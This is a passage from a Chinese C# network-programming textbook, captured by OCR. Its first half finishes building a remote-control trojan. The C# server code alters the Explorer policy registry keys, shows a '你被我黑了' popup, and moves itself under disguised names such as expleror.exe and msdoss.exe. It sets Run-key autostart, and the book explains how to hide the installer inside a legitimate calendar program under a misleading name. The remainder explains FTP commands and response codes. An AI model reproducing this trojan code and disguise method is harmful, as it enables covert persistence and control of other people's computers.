                    }//if(ss=="zx0100"){
        //*************************************************************
**
        //+++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
++++++
                    if(ss=="zs0010")
                    {

                        try
```

```
                    {
                        key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Policies\\Explorer",true);

                        key1.SetValue("NoDrives",0);
                        key1.Close();

                    }
                    catch{}
                    if(key1==null)
                    {
                        try
                        {
                            RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                            key2.SetValue("NoDrives",0);
                            key2.Close();

                        }//try
                        catch{}
                    }//if(key1==null){
                    string str="hkz";
                    byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                    socket.Send(bytee,bytee.Length,0);

                }//if

    //++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++++
    //==========================================================

                if(ss=="zs0001")
                {

                    try
                    {
                      key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Policies\\Explorer",true);
```

```
                    key1.SetValue("NoDesktop",0);
                    key1.Close();

                }
                catch{}
                if(key1==null)
                {
                    try
                    {
                        RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Policies\\Explorer");

                        key2.SetValue("NoDesktop",0);
                        key2.Close();

                    }//try
                    catch{}
                }//if(key1==null){
                    string str="hkz";
                   byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                    socket.Send(bytee,bytee.Length,0);

                }//if
    //=============================================================================
===
```

以下代码是:当 ss 是 "zs1100"，"zs1010"，"zs1001"，"zs0110"，"zs0101"，"zs0011"，"zs1110"，"zs1101"，"zs1011"，"zs0111"，"zs1111"时，按要求修改注册表，并向控制端反馈控制信息。限于篇幅，不能将全部代码列举如下，读者可以自己完成（如果读者需要全部代码，可在配套光盘中寻找）。

```
    //PPPPPPPPPPPPPPPPPPPPPPPPPPPP 以上是善意修改部分 PPPPPPPPPPPPPPPPPPPPPPPPPPPP

    //>>>>>>>>>>>>>>>>>>>>>>>>>>>>>以下是警告>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
                if(ss=="jg0000"){
                MessageBox.Show("你被我黑了！");
                    string str="hkz";
                   byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
```

```
                        socket.Send(bytee,bytee.Length,0);
                    }
    //>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>>以上是警告>>>>>>>>>>>>>>>>>>>>>>>>>>>>>
>>
    //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&以下是建议&&&&&&&&&&&&&&&&&&&&&&&&&&&&
&&
                    if(ss=="jy0000"){
                    MessageBox.Show(mystr);
                        string str="hkz";
                      byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                        socket.Send(bytee,bytee.Length,0);
                    }
    //&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&&以上是建议&&&&&&&&&&&&&&&&&&&&&&&&&&&

    //##################################以下是修改木马位置##################
    //|||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||
||
                    if(ss=="mw1000"){
                        try{    File.Move("c:\\winnt\\system\\expleror.exe
","c:\\winnt\\system32\\msdoss.exe");}
                        catch{}
                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Run",true);
                           key1.SetValue("msdoss","c:\\winnt\\system32\\
msdoss.exe");

                           key1.Close();

                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Run");
```

```
                                key2.SetValue("msdoss","c:\\winnt\\system32\\
msdoss.exe");
                                 key2.Close();

                              }//try
                              catch{}
                           }//if(key1==null){
                           string str="hkz";
                          byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                           socket.Send(bytee,bytee.Length,0);

                      }
    //||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||||

    //_____________________________________________________________________________

                      if(ss=="mw0100"){
                          try{File.Move("c:\\winnt\\system\\expleror.exe","
d:\\winnt\\system32\\microsoftt.exe");}
                          catch{}

                          try
                          {
                               key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\
Windows\\CurrentVersion\\Run",true);
                              key1.SetValue("microsoftt","d:\\winnt\\system32
\\microsoftt.exe");

                              key1.Close();

                          }
                          catch{}
                          if(key1==null)
                          {
                              try
                              {
                                  RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Run");
```

```
                                key2.SetValue("microsoftt","d:\\winnt\\
system32\\microsoftt.exe");
                                key2.Close();

                            }//try
                            catch{}
                        }//if(key1==null){
                        string str="hkz";
                        byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                        socket.Send(bytee,bytee.Length,0);

                    }
    //_____________________________________________________________________

    //=====================================================================
                    if(ss=="mw0010"){
                        try{File.Move("c:\\winnt\\system32\\msdoss.exe","c:
\\winnt\\system\\expleror.exe");}
                        catch{}

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Run",true);
                            key1.SetValue("expleror","c:\\winnt\\system\\
expleror.exe");

                            key1.Close();
                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Run");
                                key2.SetValue("expleror","c:\\winnt\\system
\\expleror");
```

```
                                key2.Close();

                            }//try
                            catch{}
                        }//if(key1==null){
                        string str="hkz";
                        byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                        socket.Send(bytee,bytee.Length,0);

                    }

    //=================================================================
    //*****************************************************************
                    if(ss=="mw0001"){
                        try{File.Move("d:\\winnt\\system32\\microsoftt.exe
","c:\\winnt\\system\\expleror.exe");}
                        catch{}

                        try
                        {
                            key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Run",true);
                            key1.SetValue("expleror","c:\\winnt\\system
\\expleror.exe");

                            key1.Close();

                        }
                        catch{}
                        if(key1==null)
                        {
                            try
                            {
                                RegistryKey   key2=rrr.CreateSubKey("SOFTWARE
\\Microsoft\\Windows\\CurrentVersion\\Run");
                                key2.SetValue("expleror","c:\\winnt\\system
\\expleror");
                                key2.Close();
```

```
                    }//try
                    catch{}
                }//if(key1==null){
                string str="hkz";
               byte[]  bytee=System.Text.Encoding.ASCII.GetBytes(str.
ToCharArray());
                socket.Send(bytee,bytee.Length,0);

            }

    //*****************************************************************

    //################################### 以上是改变位置 ##################
########
    //.....................以下是卸载木马.....................
            if(ss=="xz0000"){

                try
                {
                    key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Run",true);
                    try{key1.DeleteValue("expleror");}
                    catch{}
                    try{key1.DeleteValue("msdoss");}
                    catch{}
                    try{key1.DeleteValue("microsoftt");}
                    catch{}

                    key1.Close();

                }
                catch{}

                string str="hkz";
                byte[]
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
                socket.Send(bytee,bytee.Length,0);
```

```
            }

    //·····以上是卸载木马·····

            }//socket

            //
            // TODO: Add any constructor code after InitializeComponent call
            //
        }//targett
```

到此为止，我们完成了服务端的全部编码，编译并执行程序，服务端程序就完成了。您会发现屏幕上什么动静也没有，其实它已经自动运行并开始监听 6678 端口了。在本节，服务器向客户端发送数据使用的是“socket.Send(bytee,bytee.Length,0);”语句，如果要向客户端发送汉字，只要把语句“bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());”中的“ASCII”修改为“BigEndianUnicode”即可。

3.4.3 必要设置

如果真要做木马，还需要一些必要设置，旨在每次开机时，自动启动木马。自动启动木马的方法主要有以下几种：

● 修改注册表

在主键 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows \CurrentVersion\下，“Run”和“RunServices”等主键都可以启动木马；修改主键 HKEY_CLASSES_ROOT\Shell\shell\open\command 下的键值也可以启动木马。

● 修改 WIN.IN

在 Win2000 的 Winnt 目录下有一个“win.in”文件，在“load=”或“run=”下，可以启动木马。

● 修改 SYSTEM.INI 文件

在 Win2000 的 Winnt 目录下有一个“System.ini”文件，在该文件的[386Enh]，[mic]，[drives32]中可以用命令行启动木马。

● 捆绑文件

也就是把木马与一个合法文件捆绑在一起。

● 修改开始菜单

只要把木马文件存放到开始菜单启动目录下即可（该方法比较低级，容易被发现）。

这里我们用第一种方法，即修改注册表的方式。

1. 修改合法软件代码

笔者曾开发了一个万年历 Windows 软件（本书中未给出）。该软件是一个合法的软件，可以在该软件里添加木马的安装代码。

打开万年历软件的项目文件，然后打开该软件的代码窗口，添加如下引用：

```
using System.IO;
using Microsoft.Win32;
```

找到系统自带的构造方法“InitializeComponent();”，在其下面添加如下代码

```
try{File.Move("万年历辅助.exe","c:\\winnt\\system\\expleror.exe");}
            catch{}
            RegistryKey  rrr;
            RegistryKey key1=null;
            RegistryKey key2=null;
            rrr=Registry.LocalMachine;

            try
            {
                key1=rrr.OpenSubKey("SOFTWARE\\Microsoft\\Windows\\
CurrentVersion\\Run",true);
                key1.SetValue("expleror","c:\\winnt\\system\\
expleror.exe");

                key1.Close();

            }
            catch{}
            if(key1==null)
            {
                try
                {
                    key2=rrr.CreateSubKey("SOFTWARE\\Microsoft\\Windows
\\CurrentVersion\\Run");
                    key2.SetValue("expleror","c:\\winnt\\system
\\expleror.exe");
                    key2.Close();

                }//try
                catch{}
            }
```

编译并执行程序，生成新的万年历程序（万年历.exe）。

2. 制作安装软件

把上一节我们开发的木马“expleror.exe”文件名修改为“万年历辅助.exe”，以迷惑使

年历辅助.exe”,这就是木马。当运行“万年历.exe”的时侯,“万年历辅助.exe”就不见了,其实它已经变为“expleror.exe”转移到“c:\wint\system\”目录下了。而且此时注册表也被修改了,在主 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current-Version\Run 下,新添了

一个键值:“expleror”,该键值的值是“c:\winnt\system\expleror.exe”,只要重新开机,木马就可以自动启动并监听 6678 端口。

● 请求连接

重新开机,使服务器自动运行。打开控制端,如图 3.21 所示,在主机名称里输入“localhost”,然后单击“连接请求”按钮。




图 3.21

● 测试连接

为了检验是否连接成功,单击“测试连接”即可,如果连接成功,会出现一个消息框,消息框提示连接成功。同时控制记录的窗口里也将出现连接成功的记录信息。

● 修改注册表

如果我们要修改被控主机的注册表,可以单击“修改注册表”按钮,弹出如图 3.22 的窗口。




图 3.22

如果我们要隐藏被控主机开始菜单的“注销”项，可通过如下步骤实现：

（1）在图 3.22 的窗口里选中“不能注销”复选框，然后单击“确定”。

（2）单击“关闭”，关闭图 3.22 的窗口。

（3）在主窗体的“控制生效”栏里选中“修改注册表”单选按钮。

（4）单击主窗体的“控制生效”按钮。如果控制成功，将出现图 3.23 的窗口，同时控制记录窗口里进行操作记录（其他控制操作与上述步骤相同）。

图 3.23

● 善意设置

如果我们要被控主机能够注销，可单击主窗体的“善意设置”按钮，在弹出的子窗体里选中“可以注销”，然后单击“确定”，接着单击“关闭”按钮关闭子窗体。再选中主窗体的“善意设置”单选按钮，最后单击“控制生效”。如果控制成功，被控主机将反馈控制成功的信息，同时控制端也将如实记录控制的信息。

● 警告

如果我们要警告被控方，单击主窗体“警告”按钮，然后选中“警告”单选按钮，最后单击“控制生效”按钮即可。被控端将出现一个消息框，消息框上显示“你被我黑了”。（如果你在本地主机屏幕上找不到该消息框，在任务栏里找一找，看它是否最小化了？——因为前台打开的窗体是控制端窗体）。

● 建议

如果我们要建议被控方，单击主窗体“建议”按钮，然后选中“建议”单选按钮，最后单击“控制生效”按钮即可。被控端将出现图 3.24 的窗口（如果你在本地主机屏幕上找不到该消息框，在任务栏里找一找，看它是否最小化了？）。




图 3.24

● 修改木马位置

如果我们要把木马移动到“c:\winnt\system32”目录下，单击主窗体“修改木马位置”按钮，在弹出的子窗体内选中“从 C(SYSTEM)到 C(SYSTEM32)”单选按钮，然后单击“确定”，（如图 3.25 所示），再单击“关闭”按钮，关闭子窗体。




图 3.25

完成上述步骤后，在主窗体内选中“修改木马位置”单选按钮，最后单击“控制生效”按钮。如果控制成功，我们的木马文件名被改为“msdoss.exe”并移动到“c:\winnt\system32”下。同时，在注册表主键 HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\Current Version\Run 下，新添了一个键值：“msdoss”，该键值的值是“c:\winnt\system32\msdoss.exe”。

● 卸载木马

单击主窗体“卸载木马”按钮，然后选中“卸载木马”单选按钮，最后单击“控制生效”按钮即可。这时，木马从被控主机的注册表里卸载下来。

● 保存记录

控制完毕后，我们发现“控制记录”窗口里如实地记录了我们的每一步操作（如图 3.26 所示）。如果我们要保存记录，单击“保存记录”按钮，在弹出的对话框里输入适当的文件名，然后单击对话框的“保存”即可。




图 3.26

● 查看记录

如果要查看记录，单击“查看记录”按钮，在对话框里通过浏览选择适当的文件名，然后单击“打开”即可。

在本章，服务器从控制端收取数据使用的是如下语句：

```
int i=socket.Receive(by,by.Length,0);
```

```
string ss=System.Text.Encoding.ASCII.GetString(by);
```

服务器向客户端发数据使用的语句是：

```
bytee=System.Text.Encoding.ASCII.GetBytes(str.ToCharArray());
socket.Send(bytee,bytee.Length,0);
```

客户端向服务器发数据使用的是如下语句：

```
by=System.Text.Encoding.ASCII.GetBytes(control.ToCharArray());
stream.Write(by,0,by.Length);
stream.Flush();
```

客户端从服务器收取信息使用的语句是：

```
int i=stream.Read(bb,0,3);
string ss=System.Text.Encoding.ASCII.GetString(bb);
```

如果要进行汉字收发，只要把上述语句中的“ASCII”改为“BigEndianUnicode”即可。

3.5 本章小结

本章详细介绍了 TcpListener 类和 TcpClient 类的编程方法，最后又开发了一个远程控制工具——特洛伊木马。学习好本章知识，可以开发出企业级网络应用程序。

第四章　Visual C# FTP 编程

一般而言，文件传输用 FTP 协议进行。FTP 是英文 File Transfer Protocol 的缩写，意为：文件传输协议。它是网络文件传输的因特网标准协议。FTP 协议允许客户将文件从一个主机复制到另一个主机。FTP 服务有匿名和非匿名两种，对于非匿名 FTP 服务器来说，使用范围一般较小，只能供少数的一部分人使用。在大多数情况下，还是使用匿名服务，即没有得到授权的用户也可以传输一些共享文件。在 C#.NET 平台下，没有实现对 FTP 协议的封装，因此在用 C#开发网络文件传输程序时，也只能借助 TCP 协议或控件开发了。本章 4.1 节首先简单介绍一下 FTP 协议，读者可以在遵循 FTP 语法的基础上，借助 TCP 协议来开发 FTP 服务器和客户端，但这是很繁琐的。而借助控件开发 FTP 客户端或借助 TCP 协议和网络流开发文件传输系统，则方便得多。本章 4.2 节用控件开发一个 FTP 客户端，第 4.3 节用网络流开发一个文件传输系统，包括服务器和客户端。

4.1　FTP 协议

FTP 的目标是实现文件的共享，使客户可以非直接地使用远程计算机。编写本节的目的重点是让读者了解一下 FTP 协议的基本命令和规范，使读者可以借助 TCP 协议开发 FTP 客户端。

4.1.1　FTP 简介

和大多数的 Internet 服务一样，FTP 也是典型的客户机 / 服务器模式，在 Windows 平台上，使用一个名叫 ftp 的客户机程序时，就和远程主机上的服务程序相连，然后可以用行命令的方式传输文件了。当然，这是微软公司提供的程序。我们要想自己开发 FTP 客户机，就必须深入了解 FTP 协议。.NET 平台没有实现对 FTP 协议的封装，这不能不说是一个遗憾。FTP 传输机制如图 4.1 所示。




图 4.1

图中的 PI 代表协议解释器，DTP 代表数据传输过程。如果客户想与服务器传输文件，首先客户端与服务器连接建立，然后用户发出请求传输文件的命令，客户 PI 解释成 FTP 命令后，发往服务器，同时要求客户 DTP 做好准备。服务器 PI 接受该命令并要求服务器 DTP 开始传输文件，同时服务器 PI 发出响应，通知客户有关服务器状态。

在实际应用中，客户端和服务器两个系统的数据存储方式可能不同，因此需要对数据进行转换，在传送文本时可用 ASCII 表示，这最容易实现。但在进行二进制传送的时候，会有不同系统对字节长度要求不同的问题，有的系统是 7 位，有的系统可能是 32 位，这也需要进行转换。FTP 数据类型可以有以下多种：

- ASCII 类型

这是所有 FTP 必须实现的默认类型，用于传送文本文件。这种文件类型最容易实现。

- EBCDIC 类型

EBCDIC 和 ASCII 很相似，仅在类型的功能描述上有一些差别。

- 图像类型

在传输这种类型文件时，发送方将数据打包到 8 位字节中。因为数据结构的原因，需要对数据进行填充，填充字节全部为 0，填充必须在文件结构时使用，而且要标记出以便接收方过滤掉。

- 本地类型

直接将物理数据打包为逻辑字节，不用填充 0。接收方根据逻辑字节大小和本机的存储特点进行转换。

还有其他一些数据格式，这里就不一一介绍了。FTP 除了支持不同的文件类型外，还支持不同的文件结构，比如页结构、记录结构等，在传输模式上支持流模式、块模式、压缩模式等，推荐使用流模式。

4.1.2　FTP 命令

- 用户名(USER)

格式：USER xxxxxx

参数是标记用户的 Telnet 串。Telnet 是一种 Internet 远程终端访问标准，它真实地模仿远程终端但不具有图形功能，只提供基于字符界面的访问。Telnet 允许任何合法用户提供远程访问权，且不需特殊约定。

- 口令(PASS)

格式：PASS xxxxxx

参数是标记用户口令的 Telnet 串。 在访问非匿名 FTP 服务器时，该命令是必需的。

- 帐号 ACCOUNT (ACCT)

格式：ACCT xxxxxx

参数是标记用户帐户的 Telnet 串。

- 数据端口(PORT)

参数是要使用的数据连接端口。

- 重新初始化(REIN)

此命令终止 USER，将所有 I/O 和帐户信息写入，但不许进行中的数据传输完成。重

置所有参数，控制连接打开，可以再次开始 USER 命令。

- 退出登录(QUIT)

此命令终止 USER，如果没有数据传输，服务器关闭控制连接；如果有数据传输，在得到传输响应后服务器关闭控制连接。

- 系统(SYST)

该命令用于确定服务器上运行的操作系统。

- 站点参数(SITE)

用来提供服务器系统信息，信息因系统不同而不同，格式在 HELP SITE 命令应答中给出。

- 状态(STAT)

该命令返回控制连接状态。

- 被动(PASV)

该命令要求服务器 DTP 在指定的数据端口侦听，进入被动接收请求的状态，参数是主机和端口地址。

- 表示类型(TYPE)

参数是指定表示类型，默认表示类型是 ASCII。

- 文件结构(STRU)

参数是一个 Telnet 字符代码指定文件结构。

F - 文件（非记录结构），它是默认值

R - 记录结构

P - 页结构

- 传输模式(MODE)

参数是一个 Telnet 字符代码指定传输模式。

S - 流（默认值）

B - 块

C - 压缩

- 创建目录(MKD)

该命令在指定路径下创建新目录。

- 删除目录(RMD)

该命令删除目录。

- 删除(DELE)

该命令删除指定路径下的文件。

- 放弃(ABOR)

该命令用于通知服务中止以前的 FTP 命令和与之相关的数据传送。

- 改变工作目录(CWD)

该命令使用户可以在不同的目录或数据集下工作而不用改变它的登录或帐户信息。传输参数也不变。参数一般是目录名或与系统相关的文件集合。

- 回到上一层目录(CDUP)

该命令要求系统回到上一级目录。

- 结构加载(SMNT)

该命令使用户在不改变登录或帐户信息的情况下加载另一个文件系统数据结构。传输参数也不变。参数是文件目录或与系统相关的文件集合。

- 获得文件(RETR)

该命令使服务器 DTP 传送指定路径内的文件复本到服务器或用户 DTP。

- 保存(STOR)

该命令使服务器 DTP 接收数据连接上传送过来的数据，并将数据保存在服务器的文件中。如果文件已存在，覆盖之。

- 附加(APPE)

如果文件在指定路径内已存在，则把数据附加到原文件尾部，如果不存在则新建文件。

- 重新开始(REST)

从新开始传输文件，该命令后应该跟其他文件传输的 FTP 命令。

- 重命名(RNFR)

重新命名文件，后面要跟"rename to"指定新的文件名。

- 重命名为(RNTO)

命令和上面的命令共同完成对文件的重命名。

- 等待(NOOP)

该命令仅使服务器返回 OK。

- 帮助(HELP)

获取帮助。

4.1.3 FTP 响应码

状态码	含义
110	重新启动标记应答
120	服务在 xxx 分钟内准备好
125	准备传送
150	文件状态良好，打开数据连接
200	命令成功
202	命令未实现
212	目录状态
213	文件状态
220	对新用户服务准备好
221	服务关闭控制连接，可以退出登录
226	关闭数据连接，请求的文件操作成功
250	请求的文件操作完成

（续表）

状态码	含义
331	用户名正确，需要口令
332	登录时需要帐户信息
350	请求的文件操作需要进一步命令
421	不能提供服务，关闭控制连接
425	不能打开数据连接
426	关闭连接，中止传输
450	请求的文件操作未执行
